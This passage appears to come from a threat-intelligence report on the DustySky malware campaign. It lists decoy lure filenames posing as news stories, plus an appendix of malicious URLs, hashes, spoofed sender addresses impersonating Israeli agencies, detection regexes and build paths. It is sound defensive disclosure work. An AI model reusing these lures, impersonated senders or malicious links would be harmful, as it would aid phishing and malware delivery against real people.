
Supermodel Bar Refaeli Stars in Israeli Spy Movie.exe




ISIS leader raped the American captive



The Truth About Your Sexual Peak , Don't worry




Estimate position - the Gaza bombings.exe




أسباب رفع الحصانة الدبلوماسية عن السيسي واحتمال اعتقاله في لندن.exe


(the reasons for lifting A-Sisi's diplomatic immunity and the possibility of his arrest in London)



Google-Privacy.doc




Invoice details.doc



f94dfd49142bdae4a525997e4c0b944c


أبرز ما يخص مصر في تسريبات الخارجية السعودية

(Highlights of matters attributed by Egypt to the leaks from the Saudi foreign service)



المتهم الحقيقي في نظر روسيا بقضية الطائرة التي أسقطت في سيناء

(Translation: "the real culprit behind the plane crash in Sinai, according to Russia")





ארה"ב חושפת סודות האטום של ישראל

(The USA reveals Israel's nuclear secrets[18])


[18] The title includes a syntax error – omission of the accusative preposition את.

הגן על עצמך מפני סכיני הפלסטינים - How to Defend Against Stabbing.exe






Spy vs. Spy: Inside the Fraying U.S.-Israel Ties.exe




המשטרה בודקת חשד למסירת מסמכים סודיים.exe

(The police is checking suspected delivery of secret documents to civilians by people close to Barak or Galant)




b2f008d80bf954394cf9ccbcccfda154



8752f07a83b6830049dd5e6744bb444c

(Title: Before the eyes of their four children: Two parents assassinated in a shooting terror attack in Samaria)

רשימה של ארגוני הטרור והמליציות הפלסטיניות.exe
(A list of terror organizations and Palestinian Militias)



סוכן FBi לשעבר "בן לאדן חי".exe
(A former FBI agent: "Ben Laden is still alive")

Appendix B - Indicators

type	indicator	comments
url	support.markting-fac.tk/20151027/Update.php?id=<redacted>&token1=VGVzdCtzbXRwKzgxNzg&token2=<redacted>&C=Click	
url	spynews.otzo.com/20151104/Update.php?id=<redacted>&token1=U3B5KzE3MzY&token2=<redacted>&C=Click	
url	info.intarspace.co.vu/u/dsfihkfisgbdfsdfbsdkfs.php?id=<redacted>&t=oken1=3DVXNhZW0rMTUw&token2=<redacted>&C=3DClic= k	
url	https://copy.com/s8w9tqqzVDaXIkcR/הריגתו של קצין ביטחון בכיר.rar?download=1	
url	http://support.markting-fac.tk/20151027/Update.php	
url	http://singin.loginto.me/050915/<redacted>.php?id=<redacted>&token1=bW9yaWFiKzk0Ng%3D%3D&token2=<redacted>&C=Click	
url	http://sales-spy.ml/sales/details.zip	
url	http://news.net-freaks.com/upex/Wor	
url	http://news.net-freaks.com/De.php?id=tasreb&token1=<redacted>&token2=<redacted>&C=Click	
url	http://mailweb.otzo.com/HZ.php?Pn=UEMgfCBBZG1pbmlzdHJhdG9y&fr=&GR=Tm92ZW1iZXIoSFopPGJyPiAyMDE1LTExLTAz&com=IDxicj4gIDxicj4g&ID=549519214811211311311307520612119912657784HZ&o=TWljcm9zb2Z0IFdpbmRvd3MgWFAgUHJvZmVzc2lvbmFs&ho=bWFpbHdlYi5vdHpvLmNvbQ==&av=&v=704	
url	http://info.intarspace.co.vu/u/dsfihkfisgbdfsdfbsdkfs.php?id=3DUsaem+150&t=oken1=3DVXNhZW0rMTUw&token2=3DZG92ZXIucGFkYW1AZ21haWwuY29tIA%3D%3D&C=3DClic= k	
url	http://ed3qy5yioryitoturysuiu.otzo.com/U/HeA-N-P	
url	http://dnsfor.dnsfor.me/Attachments.rar	
url	http://dfwsd.co.vu/open.php?id=openexe&token1=b3BlbmV4ZQ&token2=b3BlbmV4ZQ&C=openexe	
url	http://cnaci8gyolttkgmguzog.ignorelist.com/B.php?Pn=UExBQ0VIT0wtNkY2OTlBIHwgQWRtaW5pc3RyYXRvciAgfCAgSUQtUmFuZA==&ID=188507120521521921574709117922314512724517&o=TWljcm9zb2Z0IFdpbmRvd3MgWFAgUHJvZmVzc2lvbmFs&av=&H=http://cnaci8gyolttkgmguzog.ignorelist.com	
url	http://0arfx4grailorhvlicbj.servehumour.com/u/procexp	
url	hr.goaglesmtp.co.vu/NSRDaf/Update.php?id=<redacted>&token1=REFGKzcxNjU&token2=<redacted>&C=Click	
url	drive.google.com/uc?export=download&id=0ByjYVMTYJB0sazgwM3AwZ2h3T2s	
url	copy.com/sr2T0SYaebYLGjNQ/Hot-Story.rar?download=1	
url	copy.com/s8w9tqqzVDaXIkcR/הריגתו בכיר ביטחון של קצין.rar?download=1	
url	copy.com/NPe29ONMhE7qWMpv/Report.rar?download=1	
url	copy.com/jYwMk6zWZzdUCuBr/Hot-Report%26Photos.rar?download=1	
url	copy.com/fC2na4YLrpbYDj6G/Secret_Report.rar?download=1	
url	copy.com/bQPNqJRMjZpnKf4R/Attachments.rar?download=1	
url	spynews.otzo.com/20151104/Details.zip	
url	http://news20158.co.vu/index.php	
url	http://directexe.com/788/Attachments.rar	
url	http://dfwsd.co.vu/open.php	previous campaign
url	https://copy.com/Tc6THzxjOL3zd1bL/Video.zip?download=1	previous campaign
sha1	f91948f456bf5510bdbb3a9245a5905324f7bbba	
sha1	945a90159bae5b128e3170cb9096ea7b233fce43	
sender	test0work@yandex.com	

sender	sky0news@gmail.com	
sender	Israeli Hot Stories info@bulk-smtp.xyz	
sender	innsniab@gmail.com	
sender	IDF Spokesperson's Unit <hendsawi@gmail.com>	
sender	ibnkhaldon9@gmail.com	
sender	IAI Media info@news.bulk-smtp.xyz	
sender	Latest Israel news <news@smtp.gq>	
sender	doron.eiliat@gmail.com	
sender	bulk+mossad.gov.il@support-sales.tk	
Regular expression	\/[A-Za-z]{2,5}\.php\?(?:(Pn|fr|GR|com|ID|o|ho|av|v)=[A-Za-z0-9\/=+]*={0,2}&?){5,9}	DustySky traffic
Regular expression	\/[A-Za-z]+\.php\?((?:id|token1|token2|C)=[A-Za-z0-9\/=+%]*={0,2}&?){4}	DustySky delivery
pdb	i:\World\sfx\2015-08-10 NeD ver 5P Fixed\NeD Worm\obj\x86\Debug\Music Synchronization.pdb	
pdb	i:\World\sfx\2015-08-08 NeD ver 5P USA & Europe Random\NeD Worm\obj\x86\Debug\Music Synchronization.pdb	
pdb	i:\World\sfx\2015-08-08 NeD ver 5P baker\NeD Worm\obj\x86\Debug\Music Synchronization.pdb	
pdb	H:\SSD\C#\Wor -1 - 2015-05-14\NeD Worm Version 1 (2015-05-15)\obj\x86\Debug\log file.pdb	
pdb	g:\World\sfx\2015-07-15 NeD ver 5 - meshal\NeD Download and execute Version 1 - Doc\obj\x86\Debug\News.pdb	
pdb	g:\World\sfx\2015-07-04 NeDKeY ver 1\NeDKeY ver 1\obj\x86\Debug\Internet.pdb	
pdb	b:\World-2015\IL\Working Tools\2015-12-27 NeD Ver 9 Rand - 192.169.6.199\NeD Worm\obj\x86\Release\MusicLogs.pdb	
pdb	b:\World-2015\IL\Working Tools\2015-12-27 NeD Ver 9 Rand - 192.169.6.199\NeD Download and execute Version 1 - Doc\obj\x86\Release\News.pdb	
pdb	b:\World-2015\IL\Working Tools\2015-12-27 NeD Ver 9 Rand - 192.169.6.199\NeD Download and execute Version 1 - Doc\obj\x86\Release\News.pdb	
pdb	b:\World-2015\IL\Working Tools\2015-07-04 NeDKeY ver 1\NeDKeY ver 1\obj\x86\Release\Internet.pdb	
pdb	b:\World\IL\Working Tools\2015-11-17 NeD Ver 8 PRI - 172.245.30.30\NeD Worm\obj\x86\Release\MusicLogs.pdb	
pdb	b:\World\IL\Working Tools\2015-11-12 NeD Ver 8SSl GOV - 192.161.48.59\NeD Worm\obj\x86\Release\MusicLogs.pdb	
pdb	b:\World\IL\Working Tools\2015-11-08 NeD Ver 704 mossad Track - 192.161.48.59 - save strem\NeD Worm\obj\x86\Debug\MusicLogs.pdb	
pdb	b:\World\IL\Working Tools\2015-11-04 NeD Ver 704 SPY ND - 192.52.167.235\NeD Worm\obj\x86\Debug\MusicLogs.pdb	
pdb	b:\World\IL\Working Tools\2015-11-04 NeD Ver 704 SPY ND - 192.52.167.235\NeD Download and execute Version 1 - Doc\obj\x86\Debug\News.pdb	
pdb	b:\World\IL\Working Tools\2015-11-03 NeD Ver 704 Stay - 107.191.47.42\NeD Worm\obj\x86\Debug\MusicLogs.pdb	
pdb	b:\World\IL\Working Tools\2015-10-27 NeD Ver 704 NSR ND - 192.52.167.235\NeD Worm\obj\x86\Debug\MusicLogs.pdb	
